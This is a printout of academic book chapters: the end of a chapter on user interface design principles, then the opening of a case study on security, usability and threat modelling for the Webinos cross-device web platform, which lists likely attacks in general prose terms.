While the underlying features can be the same, however, the user interface between those different platforms can be significantly different. Even in one environment of those the UI can vary based on one instance of that specific environment to another. For example, web browsers (e.g. Microsoft Internet Explorer, Google Chrome, Firefox, etc.) can have support for a wide variety of technologies or features. This make some services of the application only workable, or at least optimized for one of those browsers. In fact, this can vary from one version of one browser type to another. Developing an application that can work perfectly normal in all those different platforms may not be possible or may result in a developing a large or complex application. This is especially true as technologies, add-ons, etc., on those environments keep changing rapidly.

Encapsulation in UI design has also several other dimensions. Recent user interfaces are context-sensitive from several different dimensions. In one part, user interfaces should show/hide different components based on what users are currently doing or which services they are interacting with. Anything from the application or its user interface that is not relevant to the current user context or activities should not be displayed. Help is also context-sensitive in most current applications. Unlike previous historical help formats where users can call them explicitly and they will basically read text from the manual, recent help services pop up to the users to respond to queries that users may not explicitly issued. The user interface should be able to "see" if the user is having some difficulties using a feature or a service and provide relevant help information.

As users communicate with the application only through its interface, it's important that the UI provides informative and interactive help messages and feedback to users. All golden rules of UI design are related to how effectively the application UI interacts with the users. For example, error messages cause the most significant complains of users from software applications. In some cases, error messages are very generic and do not provide any helpful information for the users to understand what mistakes they made and why the service from the software application they are trying to request or interact with is not functions as it should be. A robust UI design is the one which has the ability to predict or know the types of mistakes users may be exposed to and hence provide them with very informative helpful feedback. Further, the UI may propose hints or offer solutions for users in order to fix or bypass those errors. From

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

a code perspective, this may require the design and development of a very effective exception handling that is designed to consider and evaluate all or most possible errors that users may be exposed to.

From a security perspective, the design of user interface should use a robust user input validation system to make sure that many of the intentionally or unintentional incorrect/invalid user inputs are caught and handled at the user interface level. It is important to validate those user inputs and the user interface level or as early as possible before further processing those inputs or allow them to reach the back-end databases and data. Security threats or attacks such as SQL injection or Cross-Site Scripting (CSS) can be significantly prevented based on a robust user-input validation system or roles.

In the principles of UI design also is to offer users alternatives to access the same software services. The standard two inputs that users classically interact with software applications, through their UIs, include the mouse and the keyboard. Accordingly, most of the alternative access to features are based on giving the options to use either the keyboard or the mouse. New touch screen options can fall within the category of mouse options and work in the same way. Flexibility and accessibility have been important UI design goals. In accessibility also, there are many UI design recommendations to allow users with special needs or senses' impairments to interact properly with those software applications. For example, web accessibility metrics include many standards, metrics and tools to evaluate the ability of a web site or application to provide users with special needs different or alternative options. (Alsmadi et al., 2010; Kamal et al., 2016).

User interfaces should help users interact with the software but not control their actions. Users should always feel that they are in control of what they want to do, select, modify, etc. The user interface should not make assumptions on behalf of the users. For example, many "auto-complete" options were designed to help users write or select quickly through remembering their previous selections. Those "auto-complete" options can be either collected or saved from users' previous selections or can be selected based on general public selections. However, in some cases this "auto-complete" option can be annoying (e.g. in Microsoft Word) where the application will reject user modifications of some of the auto-complete selections or decisions. This is an example of where UI should help but not control users or their decisions and selections.

User interfaces should be designed to forgive users and their mistakes. They should not "punish" users for their mistakes or should not "take revenge". Even if users are intentionally trying to force the user interface to crash by entering incorrect or invalid inputs intentionally. The UI should be robust enough to handle all different or strange inputs, while at the same time it should forgive users and communicate with them effectively.

One testing activity that is used in UI testing is what is called "random or monkey testing". In this activity random and very strange inputs and sequence of inputs are generated. Those inputs are then used to generate test cases, and execute them on the user interface. The goal is to make sure that the user interface is robust and will not crash even under abnormal conditions where users can, intentionally or unintentionally input very strange and invalid inputs or sequence of inputs.

In this context, there is a significant quality or design goal contradiction between UI and security designs. For example, from a good UI design perspective, UI should provide information feedback to users when they do mistakes. Users should know why they are seeing errors or why the software is not functioning as they thought it should. This informative feedback should help them understand their mistakes and how they can fix it to be able to correctly deal with the software and use its services. However, from security design goals and perspectives, the software and its UI should not be revealing and should not initiate or volunteer to provide "extra" information that may help users expose information that they

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

are not authorized to see or interact with. This is of course with the assumption that those are illegal users who do not have enough privileges to access the services that they are trying to access or use. A balance is always required between the different design goals or requirements. In addition, the nature of the software or the domain where it is used in can judge which design goals should be given more precedence when conflicts occur.

A unique aspect in UI design is that it combines structured with unstructured approaches, engineering with art, following UI design standards while developing an intuitive, creative, new, different or likeable user interfaces. While we can tell that is UI can be a complete failure or will not be successful, on the other hand, it will be really hard to predict whether a UI will be successful and likeable by users or not. Some software companies try always to develop all their applications or their future releases of those applications based on their standard convention. It will be then easier for users to memorize or predict how to interact or use application services. Some other companies try to follow an intuitive, creative approach with the hope that users will like and will be willing to learn this new UI.

Studying user or usage sessions from application logs (Alsmadi & Magel 2008) can help us understand how users often use the different features and design the layout of the UI to consider this usage. For example, features that are more frequently used by users should be more visible and should have alternative accessibility options. In addition, history or memory based options, where the UI can remember user last time selections for those services is also plausible.

In websites' design, there are some other UI design principles that should be mentioned. For example, the principle "Late or lazy registration" refers to the idea that websites should not push users to register as soon as they visit the website. Many users tend to avoid visiting such websites for two main reasons: First those websites expect users to trust them and register with several attributes or information to the users' private details while those websites are not trusting the users to allow them to browse some information without the need to be registered users. Some website designers may not visualize this users' viewpoint and may have some other reasons why they want users to register from early stages. Nonetheless, in user-centric designs, users and their viewpoints should be considered first. The second reasons that users may not be tempted to register and be able to go further in those websites is that users these days are knowledgeable. They know that they have or can have many options and hence they are not pressured to spend time and register in those websites before knowing important details about those websites and their services.

CONCLUSION AND FUTURE DIRECTIONS

User interfaces will continue to evolve in future. They represent the most volatile component of software applications. They have a major factor in the success or the failure of the software product. They also consume a significant amount of project resources. Companies want to expand their applications to be used in a wide spectrum of environments or platforms. The design of a flexible UI can play a major role in making their software application platform-independent or cross-platform. A decision by users or stake-holders that a software is obsolete or is about to be can be highly related to its user-interface and how users are dealing with or accepting this user interface or how can this interface accommodate the evolution of its surrounding environments. For example, a game that was very popular under Windows 95, 98, etc. may not be popular once a new Windows version is released with many new GUI related features and enhancements. Not only has the software (e.g. Operating systems) continuously evolved, but

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

also the hardware. Memory is continuously increasing with new computers; graphic cards include more memory and support more bits of colors related to the quality of pictures or graphics. The developed applications and their UI in particular should be able to utilize those hardware evolutions to develop richer and more interactive UI-components.

The standard UI model of Mouse-Keyboard users-applications interaction is also evolving. In the same personal computer environments, users can now use touch screens. While touch screen may look, from a UI design perspective, as a mouse, however, they give users more flexibility and options when compared to the mouse features or options. Future software applications should consider using those new options.

Finally, many applications, especially games, utilize virtual reality environments. In virtual reality environment, the model of mouse-keyboard is replaced by a completely different model where in this new model, software applications are brought to users in their own environments. Users in this environment can use their own sensing (e.g. hearing, speaking, touching) members as well as their own actuators (e.g. hands and legs).

REFERENCES

Abrams, M., Phanouriou, C., Batongbacal, A. L., Williams, S. M., & Shuster, J. E. (1999). UIML: an appliance-independent xml user interface language. In *Computer Networks (Vol. 31)*. Elsevier Science. doi:10.1016/S1389-1286(99)00044-4

Alsmadi, I., & Magel, K. (2007). GUI path oriented test generation algorithms. *Proceeding of IASTED Human-Computer Interaction '07*.

Alsmadi, I. (2010). *Ahmad T. Al-Taani, and Nahed Abu Zaid. "Web Structural Metrics Evaluation", Developments in E-systems Engineering* (pp. 225–230). DESE.

Alsmadi, I. (2011). Activities and Trends in Testing Graphical User Interfaces Automatically. *Journal of Software Engineering*, *5*(1), 1–19. doi:10.3923/jse.2011.1.19

Alsmadi, I. (2014). How much automation can be done in testing? In I. Alsmadi (Ed.), Advanced automated software testing. Hershey, PA, USA: IGI Global.

Alsmadi, I., & Alda, S. (2012). Test cases reduction and selection optimization in testing web services. *International Journal of Information Engineering and Electronic Business*, *4*(5), 1–8. doi:10.5815/ijieeb.2012.05.01

Alsmadi, I., & Magel, K. (2007). *An object oriented framework for user interface test automation. Proceedings of MICS '07*. Citeseer.

Alsmadi, I., & Magel, K. (2008). The Utilization of User Sessions in Testing. *Proceedings of the Seventh IEEE/ACIS International Conference on Computer and Information Science ICIS '08*, Portland, OR, USA.

Amalfitano, D., Fasolino, A. R., Tramontana, P., De Carmine, S., & Memon, A. M. (2012, September). Using GUI ripping for automated testing of Android applications. *Proceedings of the 27th IEEE/ACM International Conference on Automated Software Engineering* (pp. 258-261). ACM. doi:10.1145/2351676.2351717

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Banerjee, I., Nguyen, B., Garousi, V., & Memon, A. (2013). Graphical user interface (GUI) testing: Systematic mapping and repository. *Information and Software Technology*, *55*(10), 1679–1694. doi:10.1016/j.infsof.2013.03.004

Cerny, T., & Donahoo, M. (2015). On separation of platform-independent particles in user-interfaces, survey on separation of concerns in user interface design. *Cluster Computing*, *18*(3), 1215–1228. doi:10.1007/s10586-015-0471-7

Kamal, I.W., Alsmadi, I.M., Wahsheh, H.A., & Al-Kabi, M.N. (2016). Evaluating Web Accessibility Metrics for Jordanian Universities. *International Journal of Advanced Computer Science and Applications*, 7(7).

Limbourg, Q., Vanderdonckt, J., Michotte, B., Bouillon, L., & Lopez-Jaquero, V. UsiXML: a language Supporting Multi-Path Development of User Interfaces. *Proc. EHCI-DSVIS '04*. doi:10.1007/11431879_12

Mejía-Figueroa, A., de los Ángeles Quezada Cisnero, M., Reyes Juárez-Ramírez, J. (2016). Developing Usable Software Applications for Users with Autism: User Analysis, User Interface Design Patterns and Interface Components. *Proceedings of the 2016 4th International Conference in Software Engineering Research and Innovation (CONISOFT)*. IEEE.

Peissner, M. et al.MyUI: generating accessible user interfaces from multimodal design patterns. *Proceedings of the 4th ACM SIGCHI symposium on Engineering interactive computing systems*. ACM. doi:10.1145/2305484.2305500

Schmidt, V. A. (2010). *User interface design patterns*. Air Force Research Lab Wright-Patterson AFB OH Human Effectiveness Directorate.

Tubishat, M., Alsmadi, I., & Al-Kabi, M. (2009, March). Using XML files to document the user interfaces of applications. *Proceedings of the '09 5th IEEE GCC Conference & Exhibition* (pp. 1-4). IEEE. doi:10.1109/IEEEGCC.2009.5734242

This research was previously published in Design Solutions for User-Centric Information Systems edited by Saqib Saeed, Yasser A. Bamarouf, T. Ramayah, and Sardar Zafar Iqbal, pages 175-183, copyright year 2017 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 23
Developing Secure, Unified, Multi-Device, and Multi-Domain Platforms:
A Case Study from the Webinos Project

Andrea Atzeni
Politecnico di Torino, Italy

John Lyle
University of Oxford, UK

Shamal Faily
University of Oxford, UK

ABSTRACT

The need for integrated cross-platform systems is growing. Such systems can enrich the user experience, but also lead to greater security and privacy concerns than the sum of their existing components. To provide practical insights and suggest viable solutions for the development, implementation, and deployment of complex cross-domain systems, in this chapter, the authors analyse and critically discuss the security-relevant decisions made developing the Webinos security framework. Webinos is an EU-funded FP7 project, which aims to become a universal Web application platform for enabling development and usage of cross domain applications. Presently, Webinos runs on a number of different devices (e.g. mobile, tables, PC, in-car systems, etc.) and different Operating Systems (e.g. various Linux distributions, different Windows and MacOSx versions, Android 4.x, iOS). Thus, Webinos is a representative example of cross-platform framework, and even if yet at beta level, is presently one of the most mature, as a prototype has been publicly available since February 2012. Distilling the lessons learned in the development of the Webinos public specification and prototype, the authors describe how potential threats and risks are identified and mitigated, and how techniques from user-centred design are used to inform the usability of security decisions made while developing the alpha and beta versions of the platform.

DOI: 10.4018/978-1-5225-3422-8.ch023

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

INTRODUCTION

People use multiple devices with different form factors every day. These devices provide access to similar services but in different ways - native apps, Websites, mobile-specific Websites, etc. As such, these devices are interacting with each other more often, either to synchronize data or to provide cross-device user experiences, e.g., using a smart phone as a remote control for a smart TV, or having a companion application to a live TV programme. These new activities, scenarios and cross-domain user experiences require greater communication and increase the potential for misuse.

For example, *Gloria likes to personalize her online experience by setting application preferences, but also for privacy reasons she retains separate online identities. Gloria may be used to adopting a mobile device for one identity and a laptop for another, each of which covers two separate contexts. With smart systems and identity providers both available, Gloria's device may switch from one identity to another, but Gloria may be unaware of this switch if she set up her device to move between services without any intervention. In fact, she may not be aware which identity is exposed unless her activities are such that she would be conscious of an identity switch*.

Every different device may make a different trade-off considering authentication, authorization, and usability. For example, some devices may only infrequently ask the user to authenticate in order to minimize the use of a small keyboard or screen. However, when devices are used together, their different settings may conflict and either harm the user experience or reduce the system's security.

Security control can introduce usability problems (Schneier, 2009) as configuring and then using complex security features, like access control systems, can be difficult, time-consuming and fundamentally at odds with the primary goals of the end user. As each new platform may have a different system and interface for doing this, the access control problems in cross-device systems are magnified.

How security problems can be addressed in such a complex scenario without losing focus on the usability of the system is the topic of this chapter. The chapter describes a case study in multi and cross-device access control based on the *Webinos* project. The *Webinos* project has designed and implemented a cross-platform application environment which allows developers to create applications which can communicate seamlessly between each platform. This includes the development of a personal device network (Niemegeers and Heemstra de Groot, 2002) which attempts to solve many of the related problems. User-centred design techniques are one of the most important points in our approach. Users are personified as specific entities (like Gloria), with skills, attitudes and motivations, to avoid talking about generic users" who might become contradictory when based on solely on the imagination of developers.

This chapter is structured as follows: section 2 introduces the *Webinos* project and gives a high-level technical overview, as well as listing desired goals, implementation details and the most important concepts related to the *Webinos* architecture. Section 2 also introduces related work on similar architectures to inform our security framework. Section 3 explains in detail how we approached the key usability problems. Section 4 states the main threats we identified in the cross-domain *Webinos* platform. Section 5 introduces the security of the *Webinos* execution environment. Section 6 describes the different types of authentication mechanisms introduced in *Webinos*. Section 7 highlights how to secure a communication session to avoid confidentiality and integrity losses. Section 8 addresses the core of the access control system: the policy framework. Section 9 approaches another task performed as part of *Webinos*: the security analysis of the APIs introduced in *Webinos* so far. Section 10 briefly describes the need for a secure storage to keep confidential information in our cross-device system. Section 11 finally discuss our findings in a multi-platform system and draws conclusions.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

BACKGROUND

Webinos

Webinos is a cross-device application platform for mobile Web applications and widgets. It provides applications with a set of APIs for accessing local resources, such as sensors and address books, as well as APIs for communication with other devices and services. The platform aims to create a seamless multi-device user experience through data synchronization and a consistent access control system. *Webinos* is supported on four main device domains: PCs, smartphones, in-car systems and set-top boxes. The *Webinos* project (The *Webinos* Consortium, 2012c) consists of a consortium of over twenty partners, including mobile network operators, device manufacturers, industry research institutions, universities and software companies.

Webinos is suitable for augmenting common scenarios like the following: *Helen and her family see an advert on television for a skiing holiday and decide to book it using their TV. Automatically, their calendars are updated, the car navigation system adds the destination, and a post is added to Helen's social network. On the long car journey, Helen plays a game with her children using their in-car entertainment system and her smartphone. A few minutes later, Helen's parents call, and she invites them to take over playing the game with the children remotely, giving her a much-needed break (*a set of scenarios and use cases are available in the Webinos deliverables [The Webinos consortium, 2012d]).

The platform was designed with the following high-level goals in mind:

- Interoperability of applications across the four device domains. Each application can communicate with others on the same device, with another device belonging to the same user, or with an unknown device elsewhere.
- Compatibility achieved through standard JavaScript APIs. This allows applications to run on multiple devices with minimal modification.
- Security and privacy for users and application developers.
- Adaptability allowing applications and devices to take advantage of information about the current environment.
- Usability through the creation of a *seamless experience* for users of applications across multiple devices.


The *Webinos* runtime has been officially implemented so far for three target platforms: Android for smartphones and tablets, Windows for PC, and Linux variants for in-car systems and set-top boxes (other unofficial versions exist, e.g., for MacOSX and iOS).

Webinos is based around the concept of *personal zones*, as shown in Figure 1, and consists broadly of three components, as listed in Table 1.

A user's personal zone is the set of all their devices. Each personal zone has a *personal zone hub* (PZH), which coordinates communication, synchronizes data and provides access to devices from the Internet. All other devices have a *Web Runtime* (WRT) (much like a browser) which displays Web applications and process widgets. The Web runtime has been extended with a *Webinos* plug-in to connect it to a local *Personal Zone Proxy* (PZP), which implements APIs, provides local access control and communicates with the personal zone hub.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. Overview of Webinos



The hub is responsible for discovering Internet services and appropriately routing requests from and to each device in the zone. The hub must be constantly online and addressable, so that any device on the Internet can potentially communicate with devices within the zone. This allows for remote data sharing and resource usage both within and between personal zones. The proxy will cache all routing information, so that when a hub is not accessible (e.g. when a device loses network access) the proxy can perform many of the same tasks and support peer-to-peer communication. The *Webinos* architecture is therefore federated: each user has their own personal zone hub and each device has its own proxy. The hub is a key component in the architecture because it provides a central location for storing and synchronizing data, but also because it has many useful security features. The hub can act as a trusted party. In one example application it is used to host personal data rather than trusting it to the application provider.

The hub can be installed on any device, but we have implemented it to be either a cloud-based virtual platform or installed on a home router. The personal zone hub is an essential component within *Webinos* and potentially useful for any Web application middleware.

Table 1. Personal zone components

Component	Key Features and Capabilities
Personal Zone Hub (PZH)	Constantly available and addressable, routes messages, acts as a certificate authority. The hub provides a Web-based user interface to control the personal zone and audit activity.
Personal Zone Proxy (PZP)	Implements most of the Webinos JavaScript APIs, and provides policy-driven access control. As the name suggests, it proxies requests between the PZH and the Web runtime
Web Runtime (WRT)	The user interface to Web applications and widgets.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Component Technologies

The Webinos project makes use of several existing technologies and frameworks.

For initial user registration and subsequent management of the personal zone through a Web interface on the personal zone hub, Webinos uses *OpenID*. OpenID is a decentralised identity and authentication system for Web-based systems. It allows users to register with an *identity provider (IdP)* and then re-use this provider when authenticating to other Websites. For example, when registering with an online Web forum, the end user can specify their identity provider and then will be redirected to this provider to authenticate. The identity provider will send the forum an *identity assertion* proving that the user has ownership of the claimed identity. This allows users to have fewer identities and authentication credentials, and means that they do not have to give passwords to potentially untrustworthy third party services.

The Webinos implementation uses NodeJS, an open source JavaScript runtime for distributed network applications (Joyent, Inc., 2012). NodeJS had to be ported to Android, but was then available on all target platforms. The rest of the platform was written in device-agnostic JavaScript as well as some native C++.

RELATED WORK

The emerging field of cross-platform security is only partially covered by well-established security research on home and personal area networks, which focus on logically or physically co-located collection of devices, like in a home wireless network. Security is only partially covered since, for example, a home network tends to use only one medium, such as WiFi, and therefore cannot encompass mobile devices and connection via mobile device networks.

Since the *Webinos* project is an attempt to make the creation of secure cross-device platform, it addresses the security and privacy issues of the new scenarios' increased connectivity, applying some concepts and adapting and evolving previous security solutions when needed.

In particular,

- Kinkelin et al. (2011) adopted a method to create device-user link and trust relationship among different (home) networks. We extend the solution to the mobile world and add certificates exchange.
- UPnP Device Protection Service (UPnP Forum, 2011) is interesting for combination of certificates and device pairings, which is also our approach, but we adopted a simpler schema of level of privileges and hierarchies.
- SHAMAN (Mitchell and Schaffelhofer, 2004; SHAMAN Project, 2002) investigated the personal CA concept that we borrowed, but we make different assumptions about the place of the personal CA, which is cloud based and in principle always available.
- UIA (Ford et al., 2006) proposed a similar but more general solution. We argue that, in practice, a *Webinos*-like structure would be the most common way in which this solution would be realised, considering the necessity of dealing with Network Address Translation and mobile networks. Differently from UIA, we introduce a further step of usability leveraging on existing user identities when available (e.g. in social networks).

Where previous proposal failed to convincingly cover a particular usage scenario, we tried to fill the gap. The main gaps we identified are mostly related with user acceptability of the security mechanisms.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Web PKI are not suitable for users of Web servers and their devices, as the scarce use of client certificates on the public Web demonstrates. This means that two users of the Web cannot identify each other with secure and robust mechanisms.
- A home network tends to use only one medium, such as WiFi, thus Home PKI cannot interoperate with mobile networks, and therefore cannot encompass mobile devices which often connect from remote locations via mobile data
- User PKIs have usability problem, and are not integrated with social networks

Our focus on user experience in Webinos is motivated by some milestone articles on usable security: Whitten and Tygar (1999) suggests that security needs a usability standard that is different from those applied to 'general consumer software', while Sasse et al. (2001) advocates properly applying standard usability design techniques for addressing security problems, interest in HCI-security is also witnessed by specific sessions at major conferences (e.g. Faily et al., 2013).

The decision to use domain certificates to bootstrap a PKI is based on what we believe users will accept. By incorporating the complex PKI mechanisms into the underlying Webinos middleware, specifically in the PZH (in principle always available in the "cloud"), we have made the PKI metaphor usable for end users who might otherwise be unwilling to invest in PKI management.

Mobile Application Projects

Android is an open source platform derived from Linux 2.6, shaped for mobile devices. Android security (And, 2012) is based on two different mechanisms: *sandboxing* and access control based on read-write-execute permission tuple.

Each Android application is hosted in a Dalvik VM, which is an optimized interpreter for resource (power, memory) scarce devices. Each application runs sandboxed (isolated) from each other in its own instance of the Dalvik virtual machine. The kernel is responsible for sandboxing management. Each instance of the Dalvik virtual machine represents a Linux kernel process. Applications must declare needed permissions for capabilities not provided by the sandbox, so the system prompts the user for consent (at install time). Permission may be enforced at the time of a call into the system, starting an activity (i.e. an application component), sending and receiving broadcasts, accessing and operating on a content provider, and binding to or starting a service.

The second security mechanism is essentially the same of Linux OS. Files and data held by an application are isolated from other applications enforced by the Android Linux kernel and traditional Unix file permissions. To access data from another application, it must first be exposed via a content provider accessed by the message bus.

To ensure application integrity and authenticity, applications must be signed with a certificate whose private key is held by their developer. The certificate identifies the author of the application and does not need to be signed by a certificate authority.

iOS previously known as iPhone OS (iOS, 2010), is a Unix-like operating system developed by Apple for its smartphones and tablets. In iOS, every application is sandboxed during installation. The application, its preferences, and its data are restricted to a unique location in the file system and no application can access another application's preferences or data. In addition, an application running in iOS can see only its own keychain items. The keychain is used to store passwords, keys, certificates, and other secrets.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Its implementation, therefore, requires both cryptographic functions to encrypt and decrypt secrets, and data storage functions to store the secrets and related data in files. To achieve these aims, Keychain Services calls the Common Crypto dynamic library. Digital signatures are required on all applications for iOS. In addition, Apple adds its own signature before distributing an iOS application. Apple does not sign applications that have not been signed by the developer, and applications not signed by Apple simply will not run (Mac, 2010a, 2010b).

Webinos has incorporated several useful ideas from mobile operating systems' security:

- *Code signing*, to prevent installation/instantiation of non-trusted applications (i.e. not authenticated and/or not modified by non-authorized parties and/or provided by untrusted parties).
- *Sandboxing*, to prevent unwanted influences of one application to another one and or to the runtime.
- *A security policy framework*, that is as simple as possible to avoid usability problems and lead to misconfiguration, but expressive enough to allow detailed access control to any key features and functions.

BONDI (bon, 2009) is a composite specification allowing Web applications (widget and Web pages) to interoperate over BONDI defined execution environments. The security framework introduced in BONDI allows different forms of security policy to be expressed based on widget resource signatures (compliant with W3C Widgets 1.0 digital signature specification [W3C Widgets, 2011]). Signatures associated to each widget are also used to assure provenance and integrity. It allows blacklisting and/or whitelisting of widgets, authors, and Websites. The model identifies identity types, resources, attributes and conditions that can be expressed in an XML-based interchange format.

While *Webinos* took inspiration from this work, he management of a security policies can be a source of usability problems, particularly given BONDI's focus on mobile devices rather than device owners. In the following section we will describe how we improved access control system to cope with these multiple domains, and studies were carried out to improve usability.

Usability

In addition to enabling the convergence of different device platforms, we also designed *Webinos* to meet the expectations of a broad user base. This meant that not only would *Webinos* need to be secure in light of a broad range of risks, these risks would need to be addressed without compromising the user experience of *Webinos*-enabled applications. The consequences of failing to do this are well reported in the HCI Security literature. For example, Whitten & Tyger's seminal work on the usability of PGP (Whitten and Tygar, 1999) illustrates how, despite developing an aesthetically pleasing graphical user interface, users were unable to correctly configure and use PGP to encrypt email; this was because the mental models used by the developers of PGP were at odds with those associated with its end users. Surprisingly, insights into how to incorporate human factors into the design of secure systems have been limited, despite the growing interest in HCI-Security at both Information Security and HCI conferences. This is slowly beginning to change, as evidenced by dedicated sessions at major conferences (e.g. Faily et al., 2013); however, the state-of-the-art for designing usable security remains the application of classic user-centred design techniques to voice the security expectations of a system's stakeholders.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

To account for these user expectations, we created and extensively used behavioural specification of archetypical users called *personas*. Personas (Cooper, 1999) are artefacts designed to deal with programmer biases arising from the word *user*. These biases can lead to programmers bending and stretching assumptions about users to meet their own expectation. To address these biases, designers explicitly develop for specific user profiles; these represent the target segment of the system or product being designed. This approach brings two benefits. First, designers only have to focus on those requirements necessary to keep the target persona happy. Second, the idiosyncratic detail associated with personas makes them communicative to a variety of stakeholders. Since their initial proposal over a decade ago, Personas have become a mainstay in User-Centred Design, with articles, book-chapters, and even a book (Pruitt and Adlin, 2006) devoted to the subject of developing and applying them to support usability design. Personas have also been found to be useful as a tool for eliciting requirements for secure systems (Faily and Fléchais, 2010).

When designing *Webinos*, personas were used to surface assumptions that different project team members held about prospective users.

Despite their popularity, the process for developing personas is often methodologically weak, with little concrete guidance available about how to begin personas development effort, and how to structure their analysis. To address these weaknesses, we devised methodologically grounded process to develop them. This led to several "end-user" and "developer" personas (The *Webinos* Consortium, 2011).

Personas were also used to inform threat modelling by the creation of *attacker personas*. The adversarial element is an intrinsic part of the design of secure systems, but usually assumptions about attackers and threat is often limited or stereotypical. One component of a threat is a threat agent, the person or organisation who is motivated to fulfil the threat by attacking the system. We used attacker personas to model these agents, using an approach for developing them which is both grounded and validated by structured data about attackers (Atzeni et al., 2011).

These personas were created in the same way as other *Webinos* personas, but their characteristics were based on data sources about known attackers. The attacker personas were chosen to be representative of OWASP (OWASP Foundation, 2011) human threat agents. To mitigate the risk of developing irrational attacker models, we chose not to model rare but possibly very dangerous attackers, such as government or organised-crime sponsored professional hackers; accurate information about such attackers is not generally available.

The grounding of attacker personas is based on three important characteristics: they are representative of known attacker classes; they are representative of criminals convicted for common online crimes; and they are situated within the context of *Webinos* by design and workshop discussions. As a result, supplemental threat modelling artefacts appeared more realistic, because they were grounded in what a concrete attacker can and is willing to do.

THREAT MODEL

As detailed in section 2, the *Webinos* platform can be split into two key components:

- An application runtime environment (the WRT, essentially an environment providing Web browser's functionalities) for executing applications securely and providing APIs for accessing local resources.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- An overlay network connecting devices belonging to different people and on different networks to support multi-device use cases.

As such, threats tend to exist either at the application execution or network layer. In addition, we must consider the impact of physical threats such as device loss, theft or interference during maintenance. We also consider threats to data storage.

Threats were identified by approaching the problem through a structured risk-analysis approach, which also addressed human factors. We developed a model of *Webinos* based on the IRIS (Integrated Requirement and Information Security) meta-model (Faily and Fléchais, 2010), fed by the *Webinos* user and attacker personas. The attacker personas were grounded in data sources accredited by the security community, such as the Common Attack Pattern Enumeration (CAPEC) (The MITRE Corporation, 2012) and The Open Web Application Security Project (OWASP) 'Top Ten Project' (OWASP foundation, 2011). In addition, as part of the development of *Webinos*, we identified misuse and misusability cases (Faily and Fléchais, 2011) and threats early on in the design phase and applied security *pre-mortems* (Faily et al., 2012) to elicit sources of threats.

Application Environment Threats

Threats to the application environment are broadly the same as threats to any Web browser, but with the added impact of new device APIs and services being misused. We identified *Webinos*-specific threats and attacks including:

1. **Unauthorised use of APIs and remote resources through content injection (XSS/CSRF):** A vulnerable application could be trusted by the end user but load malicious JavaScript from a third party. This JavaScript could take advantage of the application's privileged status and misuse the APIs that it has access to. For example, misusing the messaging API to send unauthorised text messages to premium numbers.
2. **Vulnerability exploitation in the underlying device platform through *Webinos* APIs:** If a *Webinos* API to access a local resource, such as a sensor, was implemented in native code and contain a buffer overrun or similar attack, a Web application could exploit this to gain access to the system. This would allow the machine to be added to a botnet, or for user data to be stolen.
3. **Eavesdropping on communication between applications and *Webinos*:** Applications served over HTTP are vulnerable to requests and responses (which may contain valuable data or credentials) being intercepted and modified.
4. Application Denial of Service by competing application developers. If Web applications are competing for users, then one might attempt to exploit a vulnerability to render the other unusable and drive people to alternatives. For example, a content injection attack could deface the Web application or crash on start-up.
5. Applications capturing hidden analytics about end users. In particular, *Webinos* allows for recording of user context evolution, and provides an API (the context API [The *Webinos* Consortium, 2012b]) to allow application to access these data. This might be misused to track the user's activities and behaviour in unwanted and privacy-invasive ways.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

6. **Device availability loss through battery exhaustion:** Malicious or poorly developed Web applications might run resource-intensive code and exhaust the battery of a mobile device, rendering it temporarily unusable.
7. **Cross-site scripting (XSS):** If an insecure application loads JavaScript injected by a malicious third party, it could result in loss of data or cause the Web application to misbehave.
8. **Theft of identity credentials:** If an attacker gains access to the user's OpenID credentials used to log into the PZH, this could result in loss of confidentiality and integrity of stored data, loss of access to administration console, impersonation, loss of other credentials.
9. **Man in the Browser' attacks:** Malicious plugins might be installed which are able to steal Web application data.
10. **Evasion of access control policies through use of non-*Webinos* APIs:** If the underlying device platform offers alternative ways of accessing device resources, a *Webinos* application might use them to circumvent the access control system.
11. **Spoofing of PZH administration page to steal user credentials:** The user might be tricked into entering credentials into an unauthorised page through spoofing.
12. **Use of accidentally-enabled test code and experimental APIs in *Webinos* deployments:** If the *Webinos* platform was developed with test code that remained enabled after deployment, attackers could misuse this capability to bypass policy controls or exploit the platform.
13. **User linkability through fingerprinting browser APIs:** The addition of new browser APIs would make it easier for advertisers to track the same user between sites; they would have a similar set of APIs available.
14. **Two-factor authentication defeat through misuse of *Webinos* messaging APIs:** The *Webinos* messaging APIs might allow a Web application to view SMS messages used as a second factor of authentication.
15. **Misconfigured access controls exploitation:** If users set overly permissive access control policies, applications may be able to gain unexpected access to resources.
16. **Identification of weak policies through context framework:** Since the context framework log also policy usage, poorly restricted access to context data can allow policy related information leakage.
17. **Insecure storage of *Webinos* data:** Offline Web application data might become available to local malware, or to a thief who has gained physical access to a device.
18. **Failure to check permissions on access requests:** A weakness in the *Webinos* implementation could be exploited to gain unauthorised access to APIs.

While several more threats and attacks still remain, this list does provide useful coverage of threats to the *Webinos* application environment and test cases for the specification and requirements.

Network Threats

Threats to a *Webinos* personal zone may impact the security of every device within it. The following threats and attacks have been identified and must be mitigated in the architecture.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

